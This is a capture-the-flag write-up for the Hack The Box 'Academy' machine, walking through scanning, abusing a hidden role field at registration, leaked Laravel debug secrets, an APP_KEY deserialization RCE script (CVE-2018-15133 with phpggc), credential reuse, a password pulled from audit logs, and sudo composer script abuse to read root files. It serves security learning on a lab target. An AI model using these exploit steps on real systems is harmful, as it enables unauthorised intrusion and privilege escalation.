Hack The Box : Academy
10 January, 2021
Discovery
Starting off with an nmap scan
kali@kali:~$ sudo nmap -A -Pn academy.htb
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 10.10.10.215
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://academy.htb/
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=12/29%OT=22%CT=1%CU=40286%PV=Y%DS=2%DC=T%G=Y%TM=5FEACB
OS:14%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST
OS:11NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   178.07 ms 10.10.14.1
2   178.44 ms 10.10.10.215

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.23 seconds
Using gobuster against the website
kali@kali:~$ ./gobuster dir -u http://academy.htb/ -w wordlists/common.txt \
-t 40 -x php
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://academy.htb/
[+] Threads:        40
[+] Wordlist:       wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/12/29 04:05:02 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.hta (Status: 403)
/.hta.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/admin.php (Status: 200)
/admin.php (Status: 200)
/config.php (Status: 200)
/home.php (Status: 302)
/images (Status: 301)
/index.php (Status: 200)
/index.php (Status: 200)
/login.php (Status: 200)
/register.php (Status: 200)
/server-status (Status: 403)
===============================================================
2020/12/29 04:05:44 Finished
===============================================================
OK, so there's an admin.php and a login.php
Browsing the source code seemed to be the only option after looking at the site, and so I did that and found an interesting form. There was a hidden input on the registration page.

Simply setting the role ID to anything greater than zero meant an account with slightly higher privileges
curl -v 'http://academy.htb/register.php'
		-H 'Content-Type: application/x-www-form-urlencoded'
		-H 'Connection: keep-alive'
		-H 'Referer: http://academy.htb/register.php'
		--data 'uid=apple43&password=apple43&confirm=apple43&roleid=1'
Logging in using the newly created user, the page mentions a URL that seems like it belongs to the staging environment
Going to the staging page, it shows a stacktrace. Apparently a log file could not be opened because of an issue with permissions

Scrolling down, there seems to be a ton of metadata thanks to someone who left Laravel's debug mode on
APP_NAME "Laravel"
APP_ENV "local"
APP_KEY "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG "true"
APP_URL "http://localhost"
LOG_CHANNEL "stack"
DB_CONNECTION "mysql"
DB_HOST "127.0.0.1"
DB_PORT "3306"
DB_DATABASE "homestead"
DB_USERNAME "homestead"
DB_PASSWORD "secret"
BROADCAST_DRIVER "log"
CACHE_DRIVER "file"
SESSION_DRIVER "file"
SESSION_LIFETIME "120"
QUEUE_DRIVER "sync"
REDIS_HOST "127.0.0.1"
REDIS_PASSWORD "null"
REDIS_PORT "6379"
MAIL_DRIVER "smtp"
MAIL_HOST "smtp.mailtrap.io"
MAIL_PORT "2525"
MAIL_USERNAME "null"
MAIL_PASSWORD "null"
MAIL_ENCRYPTION "null"
PUSHER_APP_ID ""
PUSHER_APP_KEY 	""
PUSHER_APP_SECRET ""
PUSHER_APP_CLUSTER "mt1"
MIX_PUSHER_APP_KEY ""
MIX_PUSHER_APP_CLUSTER "mt1"
Exploit
After trying out the SQL credentials and connecting to the Redis, nothing worked. So after searching around on the internet, there is an exploit available that uses the APP_KEY to encrypt an RCE payload. The APP_KEY plays a crucial role in Laravel applications and is used as a default encryption key. The exploit involved a number of steps so I created a script to automate it:
#!/bin/bash

payload="$(./phpggc/phpggc Laravel/RCE1 'system' "$2" -b)"
header="$(./cve-2018-15133.php "$1" "$payload" \
				| grep "X-XSRF-TOKEN:" | awk '{print $2}')"
curl -s http://dev-staging-01.academy.htb/ -X POST -H "X-XSRF-TOKEN: $header" \
				| sed '/</q' | head -n -1
Here $2 represents the command to execute and $1 represents the APP_KEY.
User
Given the RCE exploit, obtaining a reverse shell was straight-forward. Looking around the machine, I found the Laravel environment for production
www-data@academy:/var/www/html/academy$ cat .env
cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
Decided to run linpeas, it showed the users with console:
[+] Users with console
21y4d:x:1003:1003::/home/21y4d:/bin/sh
ch4p:x:1004:1004::/home/ch4p:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
egre55:x:1000:1000:egre55:/home/egre55:/bin/bash
g0blin:x:1005:1005::/home/g0blin:/bin/sh
mrb3n:x:1001:1001::/home/mrb3n:/bin/sh
root:x:0:0:root:/root:/bin/bash
Probably not important but this user was running gzip
cry0l1t3 40703 0.0 0.0 3384 664 pts/3 S+ 07:11 0:00 gzip -cd /var
Well apparently, thanks to credential re-use, switching to cry0l1t3 was simple:
www-data@academy:/var/www/html/academy/config$ su cry0l1t3
su cry0l1t3
Password: mySup3rP4s5w0rd!!

$ whoami
whoami
cry0l1t3
user.txt was available in this user's home directory
Root
No interesting files around this user's directories, no sudo permissions as well. So I decided to run linpeas again:
[+] Checking for TTY (sudo/su) passwords in audit logs
1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>
2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Ac@d3my!",<nl>
/var/log/audit/audit.log.3:type=TTY msg=audit(1597199293.906:84): tty pid=2520
uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
That's right, a password was visible in audit.log
Switching to mrb3n, this user has some sudo permissions:
mrb3n@academy:~$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
	/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
composer is a dependency manager for PHP. Interestingly, composer allows execution of arbitrary commands based on certain events as mentioned here. So I created a new composer.json file with post install and update command to output the contents of root.txt
mrb3n@academy:~/test$ cat composer.json
{
    "name": "mrb3n/test",
    "require": {},
    "scripts": {
            "post-install-cmd":["cat /root/root.txt"],
            "post-update-cmd":["cat /root/root.txt"]
    }
}
mrb3n@academy:~/test$ sudo composer install
[sudo] password for mrb3n:
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Loading composer repositories with package information
The "https://repo.packagist.org/packages.json" file could not be downloaded:
php_network_getaddresses: getaddrinfo failed: Temporary failure in name resolution
failed to open stream: php_network_getaddresses: getaddrinfo failed:
Temporary failure in name resolution
https://repo.packagist.org could not be fully loaded, package information was
loaded from the local cache and may be out of date
Updating dependencies (including require-dev)
Nothing to install or update
Generating autoload files
> cat /root/root.txt
<flag>
What I Learnt
- Using linpeas and its output
- Expanded the set of files that I should look for clues in on a machine
composerand using it run commands